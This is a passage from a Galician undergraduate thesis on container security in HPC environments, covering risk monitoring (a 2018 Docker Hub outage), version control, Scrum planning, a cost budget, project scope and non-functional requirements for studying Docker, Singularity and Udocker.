Realizados os pasos de identificación, análise, clasificación e planificación, só queda realizar un seguimento dos riscos ao longo da vida do proxecto. Este seguimento seguiuse rigorosamente, feito que permitiu a detección da materialización dun dos riscos identificados.

#### 3.1.8.1. Seguimento do risco R14

Materializouse o risco R14, a caída dun dos portais de imaxes de contedores, o Docker Hub. As medidas a tomar neste caso eran simplemente de aceptación, ao non ter control sobre servizos externos. Afortunadamente, este risco materializouse o 24 de xuño do 2018, cando todas as probas relacionadas con este portal xa estaban satisfactoriamente completadas. De todos os xeitos, a caída foi solucionada axiña polos responsábeis do portal, polo que non tería moito impacto no desenvolvemento do proxecto de ter ocorrido noutro momento no que si fixera falla a emprega deste portal (simplemente a agarda dunhas horas).

A figura 3.1 amosa a caída ou falla dalgúns dos sistemas do Docker Hub o día 24 de xuño de 2018, grazas a ferramenta de seguimento que Docker dispón ao público, o *Docker System Status*<sup>1</sup>. A figura 3.2 amosa os problemas presentados no sistema dende unha ollada histórica, superado xa o incidente.

O indicador presentado para a detección da materialización deste risco foi a obtención de errores ao tentar obter imaxes do servizo.

---

<sup>1</sup><https://status.docker.com/>

# Docker System Status

Current system status information.

 [SUBSCRIBE](#)

**Active Incident** Updated a few seconds ago

**Hub service disruption** Partial Service Disruption

**Incident Status** Partial Service Disruption

**Components** Docker.com Web, Docker Hub Web, Docker Hub Oauth and Accounts API, Docker Registry Hub WEB, Docker Registry Hub API, Docker Cloud WEB

**Locations** IAD3

June 24, 2018 3:35PM PDT      **[Investigating]** Our systems are experiencing higher than usual error rates due to a failure in our caching systems. Our team is investigating.  
June 24, 2018 10:35PM UTC

Figura 3.1: Caída dos sistemas do Docker Hub




Figura 3.2: Histórico do estado de saúde dos sistemas do Docker Hub

Código 3.1: Erro 503 ao tentar traballar co Docker Hub

```
Error response from daemon: get https://registry-1.docker.io/v2/library
→ /...: received unexpected HTTP status: 503 Service Unavailable.
```

## 3.2. Xestión da configuración

### 3.2.1. Identificación dos elementos da configuración

Enténdese por elemento da configuración cada un dos elementos do proxecto que se vexan afectados pola xestión da configuración. Os elementos identificados son:

- **Memoria do proxecto:** a presente memoria do proxecto. Inclúe os resultados do estudo, as recomendacións de prácticas a aplicar e unha serie de conclusóns e traballo futuro.
- **Código fonte dos diferentes *scripts* empregados:** código fonte cos diferentes comandos a aplicar para a realización das probas indicadas ao longo do proxecto.
- **Diagramas e figuras realizadas:** diagramas elaborados coa ferramenta en liña Draw.io<sup>2</sup> para a explicación visual de certos aspectos do proxecto. Inclúe tamén a súa representación en XML para a posíbel aplicación de futuras modificaciós.

As imaxes modificadas dos contedores de probas quedaron descartados na xestión da configuración, posto que se entende que non son realizadas configuracións complexas. Así, basta con aplicar os *scripts* sobre imaxes xestionadas por terceiros e dun xeito sinxelo e rápido será posíbel acadar a reproducibilidade das probas.

### 3.2.2. Control de cambios

A xestión da configuración limitarase ao control de versións dos diferentes elementos da configuración. Tamén cabe indicar que dito control de cambios será levado a cabo soamente por unha persoa, o autor do proxecto.

### 3.2.3. Control de versións

Para a realización do control de versión dos elementos da configuración empregarase a plataforma GitHub<sup>3</sup>, cuxo principal servizo é a emprega de Git, un

---

<sup>2</sup><https://www.draw.io/>

<sup>3</sup><https://github.com/>

sistema de control de versións que traza os cambios en ficheiros, de forma remota. Nesta plataforma creouse un repositorio privado no que o único editor de contido existente no proxecto traballa sobre a rama “*master*” do mesmo. Indicar que, aínda que se detectaron diferentes elementos da configuración, todos levarán a súa xestión de cambios baixo o mesmo repositorio e de forma conxunta. No referente á súa utilización, cada cambio é acompañado por unha mensaxe explicativa do mesmo e estes cambios non teñen por que estar necesariamente asociados á finalización dunha tarefa, senón que calquera avance considerado de relevancia é gardado para evitar os riscos relacionados coa perda da información no equipo local. A xestión da configuración resulta moi lixeira ao ser soamente unha persoa a que realiza todos os cambios.

A memoria, ao ser desenvolvida na plataforma en liña de edición de textos L<sup>A</sup>T<sub>E</sub>X, ShareLatex<sup>4</sup>, tamén podería dispor dun sistema adicional e independente de control de versións. Non obstante, este é un sistema *premium* da plataforma, cuns custos asociados, do que non se disporá. Enténdese que co control de versións sobre a anteriormente nomeada plataforma GitHub é suficiente.

Finalmente, para facilitar as tarefas de sincronización co repositorio remoto de GitHub, farase emprega do software GitKraken<sup>5</sup>, unha interface visual multiplataforma para Git.

### 3.3. Planificación temporal

#### 3.3.1. Metodoloxía de traballo

##### 3.3.1.1. Diferenciación xeral das metodoloxías de traballo

O primeiro paso a realizar antes de poder realizar unha adecuada planificación temporal é o de escoller unha metodoloxía de traballo. É imprescindíbel tomar esta decisión dun xeito adecuado, posto que unha elección errónea podería levar ao incumprimento de entregas en data ou, no peor dos casos, á cancelación da totalidade do proxecto. No entanto, cómpre comprendermos que non existe unha metodoloxía adecuada para todos os tipos de proxecto, senón que certas metodoloxías se adaptan mellor a certos escenarios de traballo. Para realizar esta elección, dividiremos primeiramente as metodoloxías en dous grandes bloques:

- **Metodoloxías clásicas:** están baseadas nunha planificación temporal definida dende o comezo e que non debe ser modificada, dispondo asemade duns requisitos inalterábeis. Son metodoloxías pesadas e moi pouco tolerantes a escenarios cambiantes ou con altos niveis de incerteza.

---

<sup>4</sup><https://www.sharelatex.com/>

<sup>5</sup><https://www.gitkraken.com/>

- **Metodoloxías áxiles:** están baseadas nunha continua revisión dos avances e un constante contacto entre o equipo de desenvolvemento e o cliente. Ditas metodoloxías asumen que o proxecto sufrirá cambios na súa planificación e nos seus requisitos. Este enfoque converteas nunhas metodoloxías moito máis flexíbeis e tolerantes a escenarios cambiantes ou con altos niveis de incerteza.

### 3.3.1.2. Elección xustificada da metodoloxía de traballo

Estudadas as diferenciacións entre os dous grandes bloques de metodoloxías de traballo, podemos concluír que a natureza deste proxecto impide a execución dunha metodoloxía tradicional: a existencia dun alto nivel de incerteza asociada ao feito de que a partir dos estudos realizados en etapas temperás do proxecto xurdirán os requisitos precisos para o estudo da emprega de contedores nun entorno HPC de xeito seguro. A metodoloxía escollida finalmente foi Scrum, unha das metodoloxías áxiles más populares, aínda que presentando algúnsa modificación debido ao pequeno tamaño do equipo de traballo.

### 3.3.1.3. Scrum

Nesta metodoloxía de traballo existe unha estruturación en ciclos denominados *sprints*, que son iteracións de duración fixa que van sucedendo unha detrás de outra. No caso particular deste proxecto, a duración de cada *sprint* será de 3 semanas, o cal da un marxe suficiente para realizar múltiples probas e conseguir ter avances realizados á finalización do prazo.

Ao comezo de cada *sprint* seleccionaranse os elementos (obxectivos a acadar) dunha lista priorizada, co fin de poder executar o elemento ou os elementos seleccionados ao longo das tres semanas de traballo. Do mesmo xeito, cada tres semanas revisarase en conxunto o avance dos elementos seleccionados co fin de poder incluír melloras nos mesmos, é dicir, realizar un refinamento dos mesmos, tal e como dita a filosofía de traballo Scrum. Tamén será contemplado o Scrum diario, reunións diárias de curta duración para manter ao equipo de traballo do CESGA actualizado sobre os meus avances no proxecto.

Por outra parte, a metodoloxía Scrum recomenda grupos de traballo de  $7 \pm 2$  persoas. Desgraciadamente, este é un requisito que resulta imposible de cumplir. Deste xeito, o autor deste traballo asumirá o papel de todos os membros do equipo de traballo, asumindo diferentes cargos en función das necesidades. O rol de Scrum *master* será asumido polo cotitor deste proxecto, traballador no CESGA; mentres que o de *Product Owner* tamén será asumido polo autor do proxecto, ao ser o máximo interesado no correcto desenvolvemento do mesmo e na obtención de resultados.




Figura 3.3: Metodología Scrum

Fonte: [5]

Un resumo visual desta metodoloxía de traballo pódese observar a figura 3.3.

### 3.3.2. Planificación temporal

Como xa foi explicado, a metodoloxía a empregar neste proxecto trátase da metodoloxía áxil Scrum, na que será posíbel escoller unha tarefa ou serie de tarefas cada vez que se realice un novo *sprint*, e que pretende dar resposta a un nivel grande de incerteza. Ademais, é moi probábel que novas tarefas sexan engadidas á lista de tarefas a medida que o proxecto avanza e vaise dando resposta a certos termos que non resultan claros dende o comezo. Porén, achouse innecesaria a realización dunha planificación temporal ao comezo do proxecto, unha perspectiva enfocada ás metodoloxías pesadas ou clásicas, onde todos os requisitos xa están definidos dende o comezo do proxecto. Deste xeito, enténdese que, aínda seguindo unha estrutura xeral, que será exposta na EDT presentada na sección 3.3.3, será posíbel e probábel que xurdan novos requisitos a medida que son cumplidos

os requisitos de maior importancia, o que fai realmente complicada a realización dunha planificación temperá con exactitude.

Asumindo polo tanto o nivel de incerteza ao que se afronta o proxecto, sobre todo no seu comezo, considérase que non é factíbel a realización dunha planificación temporal extensa, ao non ter coñecemento de todos os requisitos que poderán xurdir a medida que o mesmo avance.

Deste xeito, tendo en conta as argumentacións anteriores, conclúese que non paga a pena a realización dun diagrama de Gantt para a realización dunha planificación temporal exhaustiva.

### 3.3.3. Estrutura de detalle do traballo

Aínda existindo un grande nivel de incerteza e non sendo factíbel a realización dunha planificación temporal exhaustiva, si que resulta posibel incluso dende o comezo do proxecto, a realización dunha división do traballo a realizar en diferentes módulos. Así, realizarase unha EDT, que atendendo ao PMBOK [21], outorga unha visión global dende o máis xeral ao máis específico do alcance do proxecto e amosa dun xeito xerárquico o traballo que é preciso realizar para a súa realización. Dita EDT está representada na figura 3.4.

### 3.3.4. División temporal xeral das principais fases do proxecto

Xa foi explicado que resulta complicado realizar unha estruturación temporal detallada do proxecto. Non obstante, contando co detalle de traballo do proxecto, representada na EDT da sección 3.3.3, e asumindo as grandes limitacións de tempo ás que se afronta este proxecto, xa que presenta un tempo de desenvolvemento máximo de 412.5 horas, si que resulta posibel realizar unha división temporal xeneralizada a alto nivel sobre as fases principais do proxecto. O traballo semanal previsto é dunhas 24 horas semanais. O estudo resultante é o seguinte:

#### 3.3.4.1. Formación e estudo previo

- **Duración:** 2 semanas.
- **Descripción:** a pesar de que o autor xa posúe experiencia tratando con tecnoloxías de contedorización, será preciso que revise os seus coñecementos. Tamén cómpre que o autor entenda e interiorice os trazos principais da metodoloxía de traballo, para poder pónala en práctica ao longo do proxecto.




Figura 3.4: EDT do proxecto

### 3.3.4.2. Estudo teórico dos riscos

- **Duración:** 2 semanas.
- **Descripción:** aínda que o autor deste proxecto xa conta con experiencia previa no traballo con tecnoloxías de contedorización, é preciso que adique unha cantidade de tempo razoábel á lectura de artigos referentes á seguridade dos mesmos ou doutras tecnoloxías de virtualización, co fin de identificar os riscos existentes neste eido. A medida que o estudo avance, realizarase unha clasificación, tanto segundo a tecnoloxía como segundo o tipo de risco (rede, explotación de vulnerabilidades, etc.)

É moi probábel que a medida que se investiguen diferentes aspectos relacionados coa seguridade desta tecnoloxía sexa preciso procurar información novamente, sobre temas máis específicos ou facer varias repeticións para asegurar o seu correcto entendemento. Isto quere dicir que é posíbel que esta fase, nun principio introdutoria, esténdase ao longo da totalidade do proxecto.

### 3.3.4.3. Análise

- **Duración:** 4 semanas
- **Descripción:** realizada unha detección dos riscos asociados ás tecnoloxías de contedorización, cómpre realizar unha análise intensiva dos mesmos. Nesta sección realizarase un estudo principalmente teórico, inspirado nouros estudos e artigos científicos xa desenvolvidos pola comunidade. Tamén abarcará o achegamento dun estudo máis empírico mediante probas sobre os entornos de pre-producción e producción para efectuar noutra fase do proxecto.

### 3.3.4.4. Detección e corrección

- **Duración:** 6 semanas.
- **Descripción:** nesta fase crearanse os entornos de proba para poder realizar un estudo empírico das diferentes vulnerabilidades atopadas en etapas anteriores. Inclúe a instalación e despregamento de ferramentas externas para dito estudo, como por exemplo a configuración de ferramentas para a detección de vulnerabilidades en imaxes.

Do mesmo xeito, serán efectuadas diversas probas para evidenciar os riscos aos que se expón un sistema baseado en contedores. Esta fase estará amplamente ligada coa fase de formación e análise, confluíndo probablemente no tempo, a medida que o factor de incerteza se vai reducindo.

### 3.3.4.5. Documentación

- **Duración:** 3 semanas
- **Descripción:** esta fase supón a redacción da actual memoria, así como a elaboración de todos as figuras e gráficos precisos para a realización de explicacións visuais. Supón á súa vez o contido do traballo, ao non ser un traballo de desenvolvemento software, posto que non existe a penas código (limitado aos *scripts* de configuración ou probas).

É por tanto unha das partes máis cruciais do proxecto, pois é onde deben quedar reflectidos todos os avances feitos. Seguramente tamén teña lugar de xeito paralelo con outras fases, para non esquecer ou perder a información obtida.

## 3.4. Presupostos

Esta sección terá como obxectivo a elaboración dos presupostos do proxecto. Para tal fin, farase unha división entre custos materiais e custos asociados aos recursos humanos. Ademais, tamén debemos diferenciar:

- **Custos directos:** vinculados exclusivamente co desenvolvemento deste proxecto.
- **Custos indirectos:** repartidos entre diferentes proxectos desenvolvidos no mesmo lugar de traballo. Xeralmente son calculados como unha porcentaxe dos custos directos. Un exemplo é o consumo de luz ou auga.

### 3.4.1. Custos directos

#### 3.4.1.1. Custos materiais

O listado de custos materiais precisos para o desenvolvemento deste proxecto son:

- **Equipo de traballo:** composto por un ordenador de sobremesa, pantalla, teclado e rato. Estímase un valor total duns 1000€, e unha vida media duns 6 anos para dito equipo. Tendo en conta a duración deste proxecto, o custo do equipo é de 55.56€, tal e como amosan os cálculos da táboa 3.34.

Táboa 3.34: Custo calculado do equipo de traballo

Meses de vida	Meses de uso no proxecto	Custo total	Custo no proxecto
72	4	1000€	55.56€

Táboa 3.35: Custos directos asociados aos materiais

Nome	Custo
Equipo de traballo	55.56€
Material funxíbel	20€
Software	0€
Custos computacionais	1512€
<b>TOTAL</b>	<b>1587.56€</b>

- **Material funxíbel:** material físico para a realización do proxecto como bolígrafos, carpetas, cadernos, fotocopias, etc. Estímase nuns 20€.
- **Software:** todo o software a empregar ao longo do proxecto será libre ou, ao menos, de balde, polo que non suporá ningún custo no proxecto. Polo tanto, isto limitará a tecnoloxía de Docker á edición *Community Edition* (CE), a cal é gratuítia, quedando descartada a edición *Enterprise Edition* (EE), de pago.
- **Custos computacionais do FT2:** no desenvolvemento do proxecto farase uso dos medios computacionais do CESGA. Aínda que estes son recursos compartidos, existen medidas que permiten a reserva de recursos limitados, cos que a súa contabilización será moito máis sinxela. O custo aproximado de utilización dos recursos é duns 3 céntimos de euro por procesador por minuto. Tendo en conta as probas que será preciso realizar, estímase a emprega duns 12 procesadores (distribuídos en varias máquinas virtuais), durante unhas 70 horas, polo que os gastos totais asociados a computación ascenderían a 1512€.

Os custos directos asociados aos materiais do proxecto poden ser consultados na táboa 3.35.

#### 3.4.1.2. Custos de persoal

Para realizar o cálculo dos custos asociados aos RRHH involucrados no desenvolvemento deste proxecto, cómpre diferenciar os diferentes roles que toman parte no mesmo. Podemos distinguir:

- **Director do proxecto:** rol asumido por ambos os dous titores do proxecto, tendo como labor a supervisión do mesmo e a titorización. Sumaranse as horas de ambos para o cálculo total.
- **Xefe do proxecto:** o seu labor e a redacción da memoria, a corrección da mesma, planificación temporal, análise de riscos, presupostos, etc.

- **Asistente á investigación:** o seu labor consiste na investigación de vulnerabilidades en entornos de contedores para HPC, así como en reflectir todos os avances atopados e probas na memoria.

Para o cálculo dos salarios empregarase a ferramenta en liña Experter<sup>6</sup> para obter o salario bruto anual e asumirse un custo dun 32% para o cálculo da Seguridade Social. A partir desas medidas calcularanse os custos por este proxecto, asumindo un total 14 pagas ao ano e unha xornada laboral 8 horas diárias e 20 días laborábeis ao mes. Os cálculos poden ser observados na táboa 3.36.

Táboa 3.36: Cálculo dos salarios dos diferentes roles do proxecto

Rol	Bruto anual	Seguridade Social	Total anual	Total mensual	Custo/hora
Director do proxecto	38000€	12160€	50160€	3583€	22.39€
Xefe do proxecto	32000€	10240€	42240€	3017€	18.86€
Asistente á investigación	17000€	5440€	22440€	1603€	10.01€

Obtidos os diferentes custos por hora, é posíbel deducir os gastos directos asociados aos RRHH deste proxecto, que poden ser consultados na táboa 3.37.

Táboa 3.37: Custos directos asociados aos RRHH

Rol	Custo/hora	Número de horas	Custo total
Director do proxecto	22.39€	20	447.80€
Xefe do proxecto	18.86€	90	1697.40€
Asistente á investigación	10.01€	310	3103.10€
<b>TOTAL</b>			<b>5248.30€</b>

### 3.4.1.3. Custos directos totais

Obtidos os custos directos materiais (3.4.1.1) e de persoal (3.4.1.2), podemos obter o total dos custos directos, que ascende a un **total de 6835.86€**.

Táboa 3.38: Custos directos totais

Tipo	Custo asociado
Material	1587.56€
Persoal	5248.30€
<b>TOTAL</b>	<b>6835.86€</b>

### 3.4.2. Custos indirectos

Tendo en conta o marco no que se desenvolve este proxecto, realizado no CESGA e no Departamento de Electrónica e Computación da Universidade de

<sup>6</sup><https://www.experter.es/>

Santiago de Compostela, decidiuse seguir as políticas de custos en I+D da Universidade [34], a cal indica que se deben calcular tomando como referencia un 20 % dos custos directos totais. Deste xeito, os custos indirectos ascenden a un **total de 1307.12€**.

### 3.4.3. Custos totais

Os custos totais calcúlanse como a suma dos custos directos e indirectos. Os custos totais deste proxecto ascenden a un **total de 8143.03€**.

Táboa 3.39: Custos totais

<b>Tipo</b>	<b>Custo asociado</b>
Directo	6835.86€
Indirecto	1307.12€
<b>TOTAL</b>	<b>8143.03€</b>

## 3.5. Alcance do proxecto

### 3.5.1. Descripción do alcance

O presente proxecto ten como finalidade o estudo de vulnerabilidades na emprega de contedores para HPC. Tal cometido entenderase rematado coa obtención dunha lista clasificada de vulnerabilidades, un estudo das mesmas, unha documentación de boas prácticas e recomendacións así como unha serie de conclusións e traballo futuro para a posíbel continuidade do proxecto.

### 3.5.2. Entregábeis do proxecto

Os entregábeis deste proxecto consisten nesta propia memoria, con todos os estudos xa realizados e as conclusións obtidas, así como todos as figuras realizadas para a súa explicación visual e os *scripts* precisos para a reproducibilidade das probas.

### 3.5.3. Exclusións do proxecto

Quedarán descartadas aquelas tarefas que pola súa complexidade incrementen notablemente o tempo planificado para a execución da división temporal xeral das principais fases do proxecto, establecidas na sección 3.3.4. Non debemos esquecer que este se trata dun proxecto asociado a un Traballo de Fin de Grao, polo que a súa limitación temporal é moi forte e debe ser respectada.

### **3.5.4. Supostos do proxecto**

Asúmese que dende o comezo do proxecto o autor deste proxecto contará con acceso a todos os medios necesarios para realizar as probas que considere precisas (acceso aos entornos de pre-producción e producción).

### **3.5.5. Restricións do proxecto**

- Duración máxima do proxecto: 4 meses.
- Data máxima de entrega da memoria: 2 de xullo de 2018.

# Capítulo 4

## Especificación de requisitos

### Contido

---

<b>4.1.</b>	<b>Limitacóns</b>	<b>44</b>
<b>4.2.</b>	<b>Requisitos non funcionais</b>	<b>44</b>
4.2.1.	Listado de requisitos non funcionais	44
4.2.2.	Explicación dos requisitos non funcionais	45

---

## 4.1. Limitacóns

Este capítulo está adicado á recollida e especificación de requisitos que debe cumplir o proxecto. Non obstante, ao non ser un proxecto de desenvolvemento software, esta análise deberá ser adaptada como se indica a continuación:

- **No referente aos casos de uso:** a extracción de casos de uso é unha técnica amplamente empregada no desenvolvemento de software para a obtención de información no referente ao que o sistema debe facer a alto nivel. No entanto, ao non existir un desenvolvemento software na realización deste proxecto, non será posíbel obter ou definir casos de uso.
- **No referente aos actores:** podemos definir aos actores como representacións dos usuario que van empregar o sistema. Novamente, ao non existir un sistema software a desenvolver, non ten sentido a definición de actores neste proxecto.
- **No referente aos requisitos funcionais:** os requisitos funcionais fan referencia ás funcionalidades que definen o software tal e como o usuario final ou o cliente o entenden. Polos mesmos motivos, non será factíbel a definición de requisitos funcionais.
- **No referente á matriz de trazabilidade:** a matriz de trazabilidade relaciona os casos de uso cos requisitos funcionais. Ao non existiren nin uns nin outros, non é posíbel a creación da mesma.
- **No referente aos requisitos non funcionais:** os requisitos non funcionais son aqueles que, se ben indican requerimentos a acadar na realización do proxecto, non poden ser considerados coma funcionalidades. Polo tanto, estes son os tipos de requisitos que terá este proxecto.

## 4.2. Requisitos non funcionais

Para o estudo dos requisitos non funcionais, primeiramente farase un listado dos mesmos, seguindo as indicacións do CESGA para a realización do proxecto. Posteriormente realizarase unha explicación dos mesmos polo miúdo, ademais de indicar a importancia que se lles confire no proxecto.

### 4.2.1. Listado de requisitos non funcionais

RNF1: Realización do estudo de seguridade con 3 tecnoloxías de contedorización: Docker, Singularity e Udocker.

RNF2: Detección de riscos de seguridade na emprega de contedores nun entorno HPC.

- RNF3: Clasificación de riscos de seguridade segundo o tipo de tecnoloxía de contedorización na emprega de contedores nun entorno HPC.
- RNF4: Clasificación de riscos de seguridade segundo a súa natureza na emprega de contedores nun entorno HPC.
- RNF5: Estudo teórico dos riscos de seguridade.
- RNF6: Estudo práctico dos riscos de seguridade.
- RNF7: Definición dun método para a detección de vulnerabilidades en imaxes.
- RNF8: Definición dun mecanismo de validación de imaxes.
- RNF9: Estudo da limitación dos recursos na emprega de contedores.
- RNF10: Estudo do reforzamento da seguridade mediante a emprega de medidas externas.
- RNF11: Redacción de boas prácticas e recomendacións para a correcta emprega de contedores nun entorno HPC.
- RNF12: Emprega de software libre ou de balde.

#### 4.2.2. Explicación dos requisitos non funcionais

Táboa 4.1: Requisito non funcional RNF1

<b>ID</b>	RNF1
<b>Nome</b>	Realización do estudo de seguridade con 3 tecnoloxías de contedorización: Docker, Singularity e Udocker.
<b>Descripción</b>	Será preciso estudar diferentes tecnoloxías de contedorización, co fin de detectar as vantaxes que presentan as unhas sobre as outras no referente á seguridade.
<b>Importancia</b>	Vital

Táboa 4.2: Requisito non funcional RNF2

<b>ID</b>	RNF2
<b>Nome</b>	Detección de riscos de seguridade na emprega de contedores nun entorno HPC.
<b>Descripción</b>	Descubrir cales poderían ser os posíbeis vectores de ataque e debilidades na seguridade no uso de contedores.
<b>Importancia</b>	Vital

Táboa 4.3: Requisito non funcional RNF3

<b>ID</b>	RNF3
<b>Nome</b>	Clasificación de riscos de seguridade segundo o tipo de tecnoloxía de contedorización na emprega de contedores nun entorno HPC.
<b>Descripción</b>	Xa detectados riscos, clasificalos segundo o tipo de tecnoloxía de contedorización, axudando a completar o RNF1.
<b>Importancia</b>	Vital

Táboa 4.4: Requisito non funcional RNF4

<b>ID</b>	RNF4
<b>Nome</b>	Clasificación de riscos de seguridade segundo a súa natureza na emprega de contedores nun entorno HPC.
<b>Descripción</b>	Xa detectados riscos, clasificalos segundo a súa natureza, para permitir un posterior estudio: rede, escalada de privilexios, denegación de servizo, etc.
<b>Importancia</b>	Vital

Táboa 4.5: Requisito non funcional RNF5

<b>ID</b>	RNF5
<b>Nome</b>	Estudo teórico dos riscos de seguridade.
<b>Descripción</b>	Xa detectados e clasificados os riscos, realizar un estudo teórico dos mesmos, para comprender o perigo asociado á súa existencia. Nalgúns casos, este estudo teórico abondará.
<b>Importancia</b>	Vital

Táboa 4.6: Requisito non funcional RNF6

<b>ID</b>	RNF6
<b>Nome</b>	Estudo práctico dos riscos de seguridade.
<b>Descripción</b>	Realizado o estudo teórico, farase unha posta en práctica na que se explotarán certas vulnerabilidades achadas, evidenciando o seu perigo para o sistema.
<b>Importancia</b>	Desexábel

Táboa 4.7: Requisito non funcional RNF7

<b>ID</b>	RNF7
<b>Nome</b>	Definición dun método para a detección de vulnerabilidades en imaxes.
<b>Descripción</b>	Procurarase un mecanismo que permita a procura de vulnerabilidades en imaxes, probablemente baseado na emprega de ferramentas xa existentes. Será preciso realizar unha explicación do seu funcionamento.
<b>Importancia</b>	Vital

Táboa 4.8: Requisito non funcional RNF8

<b>ID</b>	RNF8
<b>Nome</b>	Definición dun mecanismo de validación de imaxes.
<b>Descripción</b>	Procura e explicación dun método que permita garantir a validación das imaxes. Isto é, garantir aspectos como autenticación integridade e non repudio.
<b>Importancia</b>	Vital

Táboa 4.9: Requisito non funcional RNF9

<b>ID</b>	RNF9
<b>Nome</b>	Estudo da limitación dos recursos na emprega de contedores.
<b>Descripción</b>	Procura de mecanismos que permitan limitar os recursos a empregar por un contedor. Explicación do seu funcionamento.
<b>Importancia</b>	Vital

Táboa 4.10: Requisito non funcional RNF10

<b>ID</b>	RNF10
<b>Nome</b>	Estudo do reforzamento da seguridade mediante a emprega de medidas externas.
<b>Descripción</b>	Investigación de medidas externas (alleas ás propias tecnoloxías de contedorización) que permitan engadir unha capa de seguridade no sistema, de xeito que este resulte máis seguro no seu conxunto para a emprega de contedores.
<b>Importancia</b>	Desexábel

Táboa 4.11: Requisito non funcional RNF11

<b>ID</b>	RNF11
<b>Nome</b>	Redacción de boas prácticas e recomendacións para a correcta emprega de contedores nun entorno HPC.
